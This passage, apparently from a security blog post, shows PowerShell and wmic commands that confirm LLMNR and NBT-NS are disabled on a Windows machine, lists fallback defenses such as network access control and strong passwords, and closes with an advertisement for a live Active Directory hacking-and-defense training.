Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\fcastle> $(Get-ItemProperty -Path "HKLM:\Software\Policies\Microsoft\Windows NT\DNSClient" -name EnableMulticast).EnableMulticast
0
```

We can confirm that we have mitigated NBT-NS by running the following command in cmd.exe and receiving a '2' in return:

```
wmic nicconfig get caption,index,TcpipNetbiosOptions
```

```
C:\Users\fcastle>wmic nicconfig get caption,index,TcpipNetbiosOptions
Caption                                Index  TcpipNetbiosOptions
-----
[00000000] Microsoft Kernel Debug Network Adapter      0
[00000001] Intel(R) 82574L Gigabit Network Connection        1
[00000002] Bluetooth Device (Personal Area Network)          2
[00000003] WAN Miniport (SSTP)                                3
[00000004] WAN Miniport (IKEv2)                              4
[00000005] WAN Miniport (L2TP)                               5
[00000006] WAN Miniport (PPTP)                               6
[00000007] WAN Miniport (PPPOE)                              7
[00000008] WAN Miniport (IP)                                 8
[00000009] WAN Miniport (IPv6)                               9
[00000010] WAN Miniport (Network Monitor)                   10
```

ALTERNATIVE DEFENSES

If a company must use or cannot disable LLMNR/NBT-NS, the best course of action is to:

- Require Network Access Control.
- Require strong user passwords (e.g., >14 characters in length and limit common word usage).
- The more complex and longer the password, the
- harder it is for an attacker to crack the hash.

PENETRATION TESTING

Conducting a penetration test is instrumental in uncovering the vulnerabilities associated with protocols like LLMNR. When left unchecked, LLMNR can be a prime target for attackers, given its susceptibility to poisoning and man-in-the-middle attacks. Through penetration testing, organizations can actively simulate these potential attack vectors, obtaining a clear picture of their existing vulnerabilities. Beyond mere identification, the insights gleaned from such tests offer a roadmap to remediate these weaknesses, ensuring that the organization's network remains resilient against real-world cyber threats leveraging LLMNR vulnerabilities.

WANT TO GO DEEPER? JOIN OUR LIVE TRAINING **FEBRUARY 7TH**

Our upcoming live Hacking and Defending Active Directory training will walk you through the most common exploits used to compromise networks and, more importantly, how to patch and defend against them. You'll leave with practical, real-world skills you can apply immediately to secure your environment.

WHAT HACKING AND DEFENDING ACTIVE DIRECTORY WILL COVER

This training, led by Heath Adams, will cover:

- An overview of Active Directory
- Pre-Compromise AD Attacks and Defenses
- Post-Compromise AD Enumeration
- Post-Compromise AD Attacks
- AD Case Studies

WHO SHOULD ATTEND

- System Administrators and IT Professionals
- Network Engineers and Administrators
- Organizations that require their teams to be proficient in Active Directory security to protect against cyber threats.
- Aspiring Penetration Testers and Cybersecurity Professionals
- Anyone looking to advance their knowledge, skills, and methodologies